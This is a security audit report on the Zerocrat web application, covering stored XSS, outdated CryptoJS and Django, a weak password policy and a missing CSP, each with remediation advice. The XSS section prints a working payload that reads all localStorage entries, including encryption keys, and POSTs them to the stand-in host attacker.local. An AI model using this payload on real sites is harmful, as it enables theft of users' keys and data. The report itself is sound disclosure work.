Lambda Bit

Zerocrat

Security Auditing Report

Prepared for: Adam Koza
Prepared by: Adrean Boyadzhiev
April 12, 2024

www.lambdabit.io

Table of Contents

Revision History

Version	Date	Description	Author
1	10/04/2024	First release of the report	Adrean Boyadzhiev
2	12/04/2024	Fixed typos	Adrean Boyadzhiev

Contacts

Company	Application	Name	Email
Security Addict, Inc.	Zerocrat	Adam Koza	adam@securityaddict.com
Lambda Bit [1]	N/A	Adrean Boyadzhiev	adrean.boyadzhiev@lambdabit.io

Executive Summary

Overview

Adam Koza on behalf of Security Addict, Inc. who owns and operates Zerocrat engaged Adrean Boyadzhiev on behalf of Lambda Bit to perform a time-boxed security assessment of Zerocrat. The following report details the findings identified during the course of the engagement, conducted between March 25th and April 10th, 2024 year with a duration of 64 hours. During the engagement, there were five findings discovered, out of which one was ranked with critical severity.

The assessment was conducted remotely from Lambda Bit's office.

Scope

- Perform Software Composition Analysis (SCA) — limited to identifying vulnerable third-party components;
- Perform Static Application Security Testing (SAST);
- Perform Dynamic Application Security Testing (DAST);
- Assess Zerocrat against typical application security risks such as OWASP Top 10;

Primary assessment objectives / Key areas of focus:

- SQL injection that would corrupt the data of neighboring organizations;
- Exposed key interception attack vectors;
- Implications of malicious "proof of payment" uploads and any suggestions to mitigate that risk that would be privacy-friendly;
- Overall security posture of holding application encryption keys in client-side local storage, is there a better way? Could other websites or apps get access to them?

The Zerocrat's source code was provided alongside installation instructions. The assessment was conducted in Lambda Bit's lab environment against the latest version of Zerocrat at the beginning of the engagement.

Findings Summary

Lambda Bit discovered and reported five vulnerabilities in the Zerocrat. In addition to the reported vulnerabilities, further hardening recommendations are stated in a dedicated section.

ID	Title	OWASP Top 10	Severity	Status
1	Cross-Site Scripting (XSS)	Injection	Critical	Open
2	Discontinued and vulnerable library - CryptoJS	Vulnerable and Outdated Components	High	Open
3	Vulnerable Django version	Vulnerable and Outdated Components	High	Open
4	Weak Password Policy	Identification and Authentication Failures	High	Open
5	Missing Content Security Policy (CSP)	Security Misconfiguration	Medium	Open

Vulnerability Severity
Critical
High
Medium
Low
Informational

It is important to note that this report represents a snapshot of the security posture of Zerocrat at a point in time!

Methodology

Overview

At Lambda Bit, we believe that every engagement is unique and requires a tailored approach. We begin with a standard set of tools and techniques and then customize our methodology based on the specified objectives and the application's tech stack. Our experience in software engineering and cybersecurity has taught us that a combination of offensive and defensive principles is crucial to stand against ever-evolving cyber threats. Therefore, we recommend a white-box approach that involves dynamic testing along with a thorough study of the source code to maximize the return on investment (ROI) in security assessments.

To ensure comprehensive coverage we use various testing methodologies such as the OWASP Testing Guide, OWASP Application Security Verification Standard, Secure Code Review, SAST, DAST, and custom checklists during the assessment.

Tooling


When performing assessments, we combine manual security testing with advanced tools to improve the effectiveness and efficiency of our efforts. Some of the tools we used during this engagement include:

- Zed Attack Proxy (ZAP) [2] — to perform DAST;
- Burp Suite Pro [3] — to analyse the HTTP requests and responses;

Setup

The assessment was conducted in the Lambda Bit's lab environment in an isolated network. Following the installation instructions Zerocrat was installed on a host named `zerocrat`. All assessments and attacks against `zerocroat` were conducted from a host named `artemis`. Here are details about `zerocrat` and `artemis` hosts itself:


- `zerocrat`
  - Ubuntu Server 22.04.4 LTS (minimized);
  - Python v3.10.12;
  - Caddy to handle TLS for `https://zerocrat.local` and proxy requests to Django;
- `artemis`
  - Kali Linux;
  - Caddy to handle TLS for `https://attacker.local` and proxy requests to PHP-FPM - used to exfiltrate sensitive information;



Project Findings

Cross-Site Scripting (XSS)


The upload proof of payment functionality is vulnerable to stored cross-site scripting (XSS). The input field with id `id="file-name"` used to display the file name of the uploaded document is disabled with an HTML attribute. However, a malicious actor could remove the `disabled` HTML attribute and enter an XSS payload, which will be encrypted by the front-end logic, stored in the database, and interpreted by the application when an organization user reviews the proof of payment document.



XSS Payload:

```
<img src="https://attacker.local/p.png" onload="let
d='';Object.keys(localStorage).forEach((k) =>
{d+=k;d+='=';d+=encodeURIComponent(localStorage.getItem(k));d+='&';});fetch(
'https://attacker.local/?t=1', {method: 'POST',credentials:
'include',headers:{'Content-Type': 'application/x-www-form-urlencoded'},
body: d});">Statement.pdf
```

The XSS payload is decrypted and interpreted by the front-end logic:



An effective XSS deterrence depends on two layers of defense:

1. Strict validation of user input e.g. if a user is expected to provide an alphanumeric value, validate that the value actually contains only letters and numbers;
2. Properly, in a contextually aware manner, encoding the data on output e.g. in an HTML context convert `<` to: `<`;

Django has an effective defense against XSS in its template system, but Zerocrat encrypts all user input on the front-end, meaning the back-end, the Django processes only ciphertext, which significantly limits the Django and Python capabilities on data validation and encoding. Taking into account the aforementioned, a possible mitigation strategy is:

1. Completely ignore the value provided in the field in question;
2. Accept only one file format - `pdf` or better `png`;
3. Generate the file name server-side, based on the invoice name e.g. `Invoice_0001_Proof_Of_Payment.pdf`;

Discontinued and vulnerable library - CryptoJS

Zerocrat relies on CryptoJS version 4.1.1 which is vulnerable. Additionally, CryptoJS library is no longer maintained. See:

- CVE-2023-46233 and GitHub Advisory for CVE-2023-46233;
- https://github.com/brix/crypto-js for information about discontinuing support and recommendations;

Migration to Web Crypto API is recommended.

Vulnerable Django version

Zerocrat relies on Django version 4.1.5 which is vulnerable to:

- DoS attacks: CVE-2023-24580, CVE-2023-23969, CVE-2023-36053, CVE-2023-46695, CVE-2023-41164, and CVE-2023-43665;
- Arbitrary file upload: CVE-2023-31047;

Upgrade to the latest Django version is recommended.

Weak Password Policy

Zerocrat doesn't impose any validation rules on users' password during registration i.e.

- is possible to register account without password;
- is possible to register account with weak passwords e.g. `qwerty`, `123456`, `a`;
- is possible to register account with extremely long password e.g. 5 million characters - which could lead to DoS;

This is weak password policy and expose Zerocrat to attacks like password brute force and credential stuffing.

Implementation of a strong password policy is highly recommended where password:

- minimum length is 10 characters;
- maximum length is 128 characters;

In addition to a strong password policy, a mechanism to detect attacks like brute force and credential stuffing is recommended.

Please note that the presence of 2FA does not negate the need for an adequate password policy. Especially when the 2FA is not enabled by default.

Missing Content Security Policy (CSP)

Zerocrat doesn't apply any Content Security Policy (CSP). A CSP helps to detect and mitigate certain types of attacks, including XSS. Its worth noting that CSP is not silver bullet and there are bypasses in certain cases, however is recommend to apply an CSP since it helps to reduce significantly the client side attack surface. See https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP for more information.

Hardening Recommendations

- Migrate to Web Crypto API;
- Use IndexedDB for key storage, see: https://www.w3.org/TR/WebCryptoAPI/#concepts-key-storage;
- Zerocrat relies heavily on front-end logic for validation(e.g. proof of payment file size and more) that could be circumvented. The fact that all user input is encrypted client-side significantly limits the Python and Django capabilities since they see only ciphertext. It is recommended to sanitize, normalize, and validate the user input on the server side;

---

1. Lambda Bit is trading name of Lambda Calculus Ltd., a company registered in Bulgaria. VAT Registration No: BG205725129 ↩
2. https://www.zaproxy.org ↩
3. https://portswigger.net/burp/pro ↩